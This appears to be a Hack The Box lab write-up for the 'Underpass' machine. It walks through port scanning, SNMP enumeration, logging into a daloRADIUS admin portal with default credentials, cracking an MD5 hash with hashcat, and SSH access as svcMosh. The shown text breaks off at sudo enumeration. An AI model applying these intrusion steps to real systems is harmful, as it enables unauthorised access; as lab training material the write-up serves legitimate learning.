Underpass
Underpass
The Underpass machine hosts a DaloRadius server with default credentials. Logging in reveals a username and a hashed password, which can be cracked to gain SSH access. Once on the machine, the user can launch a Mosh server as root and connect to it, ultimately gaining full root access.
nmap scan
First I run a basic nmap scan. This gives me a little time to manually enumerate common ports while the nmap scan that enumerates all ports and services versions runs.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ echo 10.10.11.48 > ip

┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ echo underpass > box

┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ mkdir nmap

┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ sudo nmap $(cat ip) |tee nmap/$(cat box)_basic_namp.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-11 21:21 EDT
Nmap scan report for 10.10.11.48
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
I run a nmap scan on all TCP ports and set flags -sC and -sV to enumerate services/versions and run default scripts. This scan shows Apache 2.4.52 running on the server and appears to be hosting some default content.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ sudo nmap -p- -sC -sV -oN nmap/$(cat box).all.tcp.ports $(cat ip)
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-13 15:36 EDT
Nmap scan report for 10.10.11.48
Host is up (0.040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.17 seconds
Enumerating port 80
website_enum
I run a custom script to extract links and comments from the webpage, which reinforces the idea that this is a default Apache landing page.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ website_enum http://$(cat ip)
~~~~~~~~Comments~~~~~~~~~~~~

    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004

~~~~~~END COMMENTS~~~~~~~~~~~
~~~~~~~~LINKS~~~~~~~~~~~~~~~~
https://bugs.launchpad.net/ubuntu/+source/apache2
/manual
http://httpd.apache.org/docs/2.4/mod/mod_userdir.html
~~~~~~~~~ACTION BUTTONS~~~~~~
Inspect in Browser

I navigate to http://10.10.11.48 in my browser and find Apache2 Default Page for Ubuntu.
Dirsearch
I run dirsearch against the site, but it does not find anything interesting.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ dirsearch -u http://$(cat ip)
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/htb/underpass/writeup/reports/http_10.10.11.48/_25-06-13_16-13-53.txt

Target: http://10.10.11.48/

[16:13:53] Starting:
[16:13:58] 403 -  276B  - /.ht_wsr.txt
[16:13:58] 403 -  276B  - /.htaccess.bak1
[16:13:58] 403 -  276B  - /.htaccess.orig
[16:13:58] 403 -  276B  - /.htaccess.save
[16:13:58] 403 -  276B  - /.htaccess.sample
[16:13:58] 403 -  276B  - /.htaccess_extra
[16:13:58] 403 -  276B  - /.htaccess_orig
[16:13:58] 403 -  276B  - /.htaccess_sc
[16:13:58] 403 -  276B  - /.htaccessBAK
[16:13:58] 403 -  276B  - /.htaccessOLD
[16:13:58] 403 -  276B  - /.htaccessOLD2
[16:13:58] 403 -  276B  - /.htm
[16:13:58] 403 -  276B  - /.html
[16:13:58] 403 -  276B  - /.htpasswd_test
[16:13:58] 403 -  276B  - /.httr-oauth
[16:13:58] 403 -  276B  - /.htpasswds
[16:14:00] 403 -  276B  - /.php
[16:14:34] 403 -  276B  - /server-status
[16:14:34] 403 -  276B  - /server-status/

Task Completed
Checking SNMP udp 161
snmp-check
At this stage, I haven’t performed a full UDP port scan yet. However, I decide to probe for SNMP manually using snmp-check. The scan reveals some valuable information: a potential hostname underpass.htb, a username steve, and a running service called daloradius.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ snmp-check $(cat ip)
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.11.48:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.11.48
  Hostname                      : UnDerPass.htb is the only daloradius server in the basin!
  Description                   : Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
  Contact                       : steve@underpass.htb
  Location                      : Nevada, U.S.A. but not Vegas
  Uptime snmp                   : 00:48:15.72
  Uptime system                 : 00:48:05.54
  System date                   : 2025-6-13 20:17:37.0
A full enumeration of the community string using snmpwalk doesn’t find any additional information that I found interesting.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ snmpwalk -v2c -c public $(cat ip) . |tee snmp_walk_output.txt
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (361893) 1:00:18.93
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
<snip>
I add underpass.htb to my /etc/hosts
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.48     underpass.htb UnDerPass.htb


::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.170.175 resourcedc.resourced.local
Returning to enumerate port 80
website_enum
With website_enum I determine underpass.htb is serving the same default apache content.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ website_enum http://underpass.htb
~~~~~~~~Comments~~~~~~~~~~~~

    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004

~~~~~~END COMMENTS~~~~~~~~~~~
~~~~~~~~LINKS~~~~~~~~~~~~~~~~
/manual
http://httpd.apache.org/docs/2.4/mod/mod_userdir.html
https://bugs.launchpad.net/ubuntu/+source/apache2
~~~~~~~~~ACTION BUTTONS~~~~~~
Subdomain enumeration
I am unable to find a subdomain.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ wfuzz -H 'Host: FUZZ.underpass.htb' -u 'http://underpass.htb' -w /usr/share/seclists/Discovery/DNS/namelist.txt --hh 10671
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://underpass.htb/
Total requests: 151265

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000036792:   400        10 L     35 W       301 Ch      "dns:monportail"
000061955:   400        10 L     35 W       301 Ch      "http://partner"
000061953:   400        10 L     35 W       301 Ch      "http://enquetes"
000061954:   400        10 L     35 W       301 Ch      "http://mobility"
000061966:   400        10 L     35 W       301 Ch      "https://archives"
000061970:   400        10 L     35 W       301 Ch      "https://ee"
000061978:   400        10 L     35 W       301 Ch      "https://partner"
000061983:   400        10 L     35 W       301 Ch      "https://www"
000061982:   400        10 L     35 W       301 Ch      "https://webpam"
000061980:   400        10 L     35 W       301 Ch      "https://scm"
000061981:   400        10 L     35 W       301 Ch      "https://sft"
000061977:   400        10 L     35 W       301 Ch      "https://pam"
000061979:   400        10 L     35 W       301 Ch      "https://protocoltraining"
000061976:   400        10 L     35 W       301 Ch      "https://nomade"
000061974:   400        10 L     35 W       301 Ch      "https://lvelizy"
000061975:   400        10 L     35 W       301 Ch      "https://mobility"
000061969:   400        10 L     35 W       301 Ch      "https://conseil"
000061972:   400        10 L     35 W       301 Ch      "https://idees"
000061973:   400        10 L     35 W       301 Ch      "https://igc"
000061968:   400        10 L     35 W       301 Ch      "https://collaboratif"
000061971:   400        10 L     35 W       301 Ch      "https://escale"
000061967:   400        10 L     35 W       301 Ch      "https://assurance"
000061965:   400        10 L     35 W       301 Ch      "https:"

Total time: 0
Processed Requests: 151265
Filtered Requests: 151242
Requests/sec.: 0
What is daloradius?

At this point I was unable to find a valid subdomain, or any interesting paths. Daloradius was mentioned in the SNMP enumeration. Using google, I find a public daloradius github repository. I navigate to http://underpass.htb/daloradius and discover it is a valid path.
With curl I am able to see the daloradius README.md file.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ curl http://underpass.htb/daloradius/README.md |head
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<p align="center">
  <img width="213" height="190" src="app/common/static/images/daloradius_logo.jpg">
</p>

**daloRADIUS** is an advanced RADIUS web management application for managing hotspots and general-purpose ISP deployments. It features user management, graphical reporting, accounting, a billing engine, and integrates with [OpenStreetMap](https://www.openstreetmap.org/copyright) for geolocation. The system is based on [FreeRADIUS](https://freeradius.org/) with which it shares access to the backend database.

**daloRADIUS** is written using the [PHP programming language](https://www.php.net/) and uses a [database abstraction layer](https://en.wikipedia.org/wiki/Database_abstraction_layer) (DAL) for database access. Although DAL allows the use of different [database management systems](https://en.wikipedia.org/wiki/Database#Database_management_system) (DBMSs) (e.g., MariaDB, MySQL, PostgreSQL, SQLite, MsSQL, etc.), **it is important to note that daloRADIUS has been fully tested only on the [MariaDB](https://mariadb.org/) DBMS**. Therefore, **the use of other DBMSs is not recommended**.

## Installation
### quick installation

Using the github repository as a guide I was able to identify two login portals.
Users Portal
Operators Portal

I search online for daloradius default creds and find administrator:radius. These credentials work on the operators portal.

I click Go to users list and find a username svcMosh and what appears to be an md5 hash 412DD4759978ACFCC81DEAB01B382403.

I use hashcat with MD5 mode to crack the hash. The password is underwaterfriends.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-8750H CPU @ 2.20GHz, 2830/5724 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

412dd4759978acfcc81deab01b382403:underwaterfriends

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 412dd4759978acfcc81deab01b382403
Time.Started.....: Sat Jun 14 17:38:11 2025 (2 secs)
Time.Estimated...: Sat Jun 14 17:38:13 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1689.8 kH/s (0.19ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2985984/14344385 (20.82%)
Rejected.........: 0/2985984 (0.00%)
Restore.Point....: 2983936/14344385 (20.80%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: underwear63 -> unc112886
Hardware.Mon.#1..: Util:  0%

Started: Sat Jun 14 17:38:10 2025
Stopped: Sat Jun 14 17:38:15 2025
I am now able to login to ssh with the credentials svcMosh:underwaterfriends.
┌──(kali㉿kali)-[~/htb/underpass/writeup]
└─$ ssh svcMosh@underpass.htb
svcMosh@underpass.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jun 14 09:41:53 PM UTC 2025

  System load:  0.0               Processes:             226
  Usage of /:   58.2% of 6.56GB   Users logged in:       0
  Memory usage: 11%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jan 11 13:29:47 2025 from 10.10.14.62
svcMosh@underpass:~$
The user svcMosh grants access to the user flag on the box.
svcMosh@underpass:~$ ls -l
total 4
-rw-r----- 1 root svcMosh 33 Jun 13 19:30 user.txt
svcMosh@underpass:~$ cat user.txt |wc
      1       1      33
Root
The user svcMosh can execute mosh-server as root.
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

